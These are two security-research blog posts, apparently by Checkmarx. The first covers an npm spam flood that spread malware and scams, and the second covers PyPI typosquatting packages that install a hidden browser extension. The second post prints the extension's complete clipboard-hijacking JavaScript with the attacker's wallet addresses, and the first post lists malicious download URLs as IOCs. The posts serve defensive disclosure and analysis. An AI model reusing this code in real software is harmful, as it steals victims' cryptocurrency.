
  • The campaigns included a malware infection campaign, a referral scam campaign linked to AliExpress, and a crypto scam campaign targeting Russian users on Telegram.
  • Various IOCs were identified, including domain names, IP addresses, and URLs.

We’ve seen spam campaigns in the open-source ecosystems in the past year, but this month was by far the worst one we’ve seen yet.

Apparently, attackers found the unvetted open-source ecosystems as an easy target to perform SEO poisoning for various malicious campaigns. As long as the name is untaken, they can publish an unlimited number of packages.


Typically, the number of package versions released on NPM is approximately 800,000. However, in the previous month, the figure exceeded 1.4 million due to the high volume of spam campaigns.

SEO Poisoning


In this attack method, cybercriminals create malicious websites and publish empty packages with links to those malicious websites. Since the open source ecosystems are highly reputed on search engines, any new open-source packages and their descriptions inherit this good reputation and become well-indexed on search engines, making them more visible to unsuspecting users.

Denial of Service


The unstoppable load created by those automated scripts made NPM unstable with sporadic “Service Unavailable” errors. I can witness in the past week it happened to me and my colleagues many times.


“Service Unavailable” errors reported globally by frustrated users.

Spam Campaigns

We mapped several campaigns, and we believe they are all likely operated by the same threat actor, although we can’t confirm that at this time. It’s possible that there are several threat actors, each operating a campaign individually.


The concept is simple. Each package contains nothing but a readme file. This readme file is displayed on the package’s page and contains a unique, short link to another website with the context of the original npm package.

Malware Infection Campaign

This campaign’s goal is to infect the victim with a malicious .exe file. The bait is tempting illegal warez description. Most likely the victims are going to search and land on those npm pages.


Upon clicking on the short link, there is a custom website that appears to be legitimate but is hosted on the threat actor’s infrastructure, offering a download of the warez software.

This downloads a password-encrypted zip file which when extracted, creates a zero-padded .exe file size of ~600MB. This technique is used to avoid detection by EDRs.

We reduced the file size using the “dd” command to ~10mb.

dd if=Install.exe of=Install-trim.exe bs=1024 count=10240


We then analyzed the malware in AnyRun where we observed a variety of tactics employed by the threat actors. These tactics include DLL side-loading, virtualization/sandbox evasion, disable tools and firewalls, drop of tools such as Glupteba, RedLine, Smoke Loader, xmrig and more to steal credentials and to mine cryptocurrency.

AliExpress Referral Scam Campaign


As we covered it in this report, the attackers linked to retail websites such as AliExpress using referral IDs created by them, thus profiting from the referral rewards.

Crypto Scam Campaign

In this case, the attackers invited Russian users to join a Telegram channel specialize in crypto. There are all kind of keywords.

Summary

The scale of this campaign is significant. The load caused NPM to become unstable with sporadic “Service Unavailable” errors.

The battle against threat actors poisoning our software supply chain ecosystem continues to be challenging, as attackers constantly adapt and surprise the industry with new and unexpected techniques.

IMHO NPM should apply anti-bot techniques specifically in the flow of user creation. That might help prevent such automated campaigns.

If you would like access to the original metadata or samples from this phishing campaign, please feel free to send an email to supplychainsecurity@checkmarx.com. Our team will be happy to provide you with the information you need.

IOC

beelowers[.]com
api2[.]check-data.xyz
aapu[.]at
sun6–20[.]userapi.com
sun6–22[.]userapi.com
iplis[.]ru
potunulit[.]org
server13[.]cdneurops.pics
bebekmanti[.]com
hxxp://208.67.104.60/api/tracemap.php
hxxp://208.67.104.60/api/firegate.php
hxxp://45.12.253.74/pineapple.php?pub=mixinte
hxxp://163.123.143.4/download/Service_.vmp
hxxp://194.110.203.101/puta/brazilx86.exe
hxxp://163.123.143.4/download/Service.vmp
hxxp://193.233.20.35/gallery/photo_007.exe
hxxp://hugersi.com/dl/6523.exe
hxxp://ji.ghwiwwff.com/m/oskg25
hxxp://94.142.138.113/api/tracemap.php
hxxp://163.123.143.4/download/WWW14.bmp
hxxp://94.142.138.131/api/tracemap.php
hxxp://94.142.138.113/api/firecom.php
hxxp://94.142.138.131/api/firegate.php
hxxp://230320051222585.btl.jbc75.shop/f/fsbm0320.exe
hxxp://15.204.49.142/files/123.exe
hxxp://potunulit.org/
hxxp://193.233.20.29/games/category/index.php
hxxp://45.12.253.72/default/puk.php
hxxp://193.233.20.29/games/category/Plugins/cred.dll
hxxp://45.12.253.75/dll.php
hxxp://65.109.226.91/0ab626f8f67208ad.php
hxxp://aapu.at/tmp/
hxxp://193.233.20.29/games/category/Plugins/clip.dll
hxxp://45.12.253.72/default/stuk.php
hxxp://45.12.253.56/advertisting/plus.php?s=NOSUB&str=mixtwo&substr=mixinte


Who Broke NPM?: Malicious Packages Flood Leading to Denial of Service was originally published in Checkmarx Zero on Medium, where people are continuing the conversation by highlighting and responding to this story.

900+ Malicious Python Packages Manipulating Victim’s Clipboard to Steal Crypto

Starting Feb 9 2023, an attacker published a total of 444 malicious packages via 22 different PyPi user accounts. The malicious packages infect the victim’s web browser with a hidden extension that manipulates the clipboard and changes the value of a copied crypto wallet address to match the attacker’s crypto wallet address.

Update 12/2/2023: The attack continues - 900 packages so far
Since the original publication of this blog, 456 additional packages containing the same code were found. All were published on 11/2/2023 using 17 additional PyPi user accounts. This brings the subtotal of packages found in the incident thus far to 900 from 39 different user accounts. PyPi quickly removed all new packages.

Stay tuned, as this attack may still be in progress, and it’s possible that new packages will be published in the upcoming days.

An updated package list.

Attack Technique

For those who are unfamiliar with it, Typosquatting is a malicious technique used by attackers to trick victims into downloading and installing what appears to be a legitimate open-source package but is actually a disguised version of the malicious packages containing harmful code.

In this incident, the attacker published packages that closely resemble the names of the following (highly popular) packages:

Update 12/2/2023:

As humans make typing mistakes, someone probably will mistype the name and will end up installing the attacker’s code.

Analyzing the Malicious Packages

All 444 packages share the same payload. The malicious code is executed upon installation and its obfuscated with variable names in Chinese (e.g. 馬女水女口目人馬鳥月水馬山山馬鸟)

After deobfuscating and debugging the malicious code, I saw the attacker was deploying a browser extension embedded in the code into the path %APPDATA%\Extension

To activate the extension as it is unlisted in the official marketplaces, the code modifies shortcuts to launch browsers placed in the following paths:

  • C:\ProgramData\Microsoft\Windows\Start Menu
  • %APPDATA%\Microsoft\Windows\Start Menu
  • %APPDATA%\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar

Those shortcuts are modified to include the argument — load-extension=%APPDATA%\Extension to this closed list of web browsers’ .exe files:

  • chrome.exe (Google Chrome)
  • msedge.exe (Microsoft Edge)
  • launcher.exe (Opera Internet Browser)
  • brave.exe (Brave Browser)

Malicious Browser Extension

The browser extension is comprised of two files: manifest.json, which requests permission to access the clipboard, andbackground.js contain multiple regular expressions to replace copied Crypto wallet addresses with hard-coded wallet addresses owned by the attacker:

let page = chrome.extension.getBackgroundPage();

var inputElement = document.createElement('input');
document.body.appendChild(inputElement);
inputElement.focus();

function checkWalletAddresses() {
document.execCommand('paste');
var clipboardContent = inputElement.value;
clipboardContent = clipboardContent.replace(/^(0x)[A-Fa-f0-9]{40}$/g, '0x6eb2103839011Ed56c98145b3d3f9d6BE1b4dA63');
clipboardContent = clipboardContent.replace(/^T[A-Za-z1-9]{33}$/g, 'TK3dtT7vYLkhUyzLqbQMmsrM36QzFnmfaa');
clipboardContent = clipboardContent.replace(/^(bnb1)[0-9a-z]{38}$/g, 'bnb1pncs5ct0rdh3rcdms8708x9jrdy038ml33ceuw');
clipboardContent = clipboardContent.replace(/^([13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})$/g, 'bc1qkjm7r677a4fkxcmx9kzlk55a9eaqtztq8zwrc2');
clipboardContent = clipboardContent.replace(/^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$/g, 'LcVct9KwHwUKftDNjbBxUtjK9WeUkYbRN3');
clipboardContent = clipboardContent.replace(/^r[0-9a-zA-Z]{24,34}$/g, 'rJd2pxs7TxE77W8X3Ezt2QyrhMJixMehPx');
clipboardContent = clipboardContent.replace(/^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}$/g, 'DFbEVJUt9TcyBgVGriy3DcNBwYhK3s7Yhx');
clipboardContent = clipboardContent.replace(/^addr1[a-z0-9]+$/g, 'addr1q8206rrze22rz8g5lggn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxlhwvz');
clipboardContent = clipboardContent.replace(/^[48]([0-9AB]{1})([0-9a-zA-Z]{93})$/g, '41iwYzbS1KKX8DFySxDcGBGGfJzywUeHxWumm4fjYxtYCiHtysXmq3P7RqG18Tv5UDKGNQegefxS2FFqrqeapvB7FuYSBJv');
clipboardContent = clipboardContent.replace(/^G[0-7A-Za-z]{55}$/g, 'GCUPRZDN5RGSO3MC4LBIZBJMCS5KNUYQI2HZNUHVEBC5LNWZODWQ24XH');
clipboardContent = clipboardContent.replace(/^cosmos[a-z0-9]{39}$/g, 'cosmos1cd3hxdkc775zj75xtd3gqp8s7hynxkzewcf58y');

inputElement.value = clipboardContent;
inputElement.select();

document.execCommand('copy');

inputElement.value = '';
}

setInterval(checkWalletAddresses, 1000);

To see it in action, I made a short video demonstrating how this malicious extension manipulates the victim’s clipboard:

Timeline


  • Nov 4 2022: Attacker create an infrastructure of at least 22 PyPi user accounts
  • Feb 9–10 2023: Attacker publishes 444 malicious typosquatting packages to PyPi
  • Feb 10 2023: I reported to the PyPi security team
  • Feb 10 2023: PyPi security team removed the malicious packages

Conclusion

I started this investigation on Feb 10 when I noticed a typosquatting attack on Selenium. I originally reported a portion of this campaign, and I later continued to play with the tools my team created and discovered more related activities.

I reported the findings to the Python security team, and they quickly removed all malicious packages (special thanks to Ee Durbin).

Planned Attack

As all user accounts involved were created on Nov 4, 2022, this is a clue of a planned attack, and it doesn’t seem to be a coincidence the strike on weekends as attackers are aware defenders and the ecosystem's security teams might not have full availability during the weekend.

Package Names

Sharing the following gist with indicators of the package name as well as the user accounts

IOC


900+ Malicious Python Packages Manipulating Victim’s Clipboard to Steal Crypto was originally published in Checkmarx Zero on Medium, where people are continuing the conversation by highlighting and responding to this story.

❌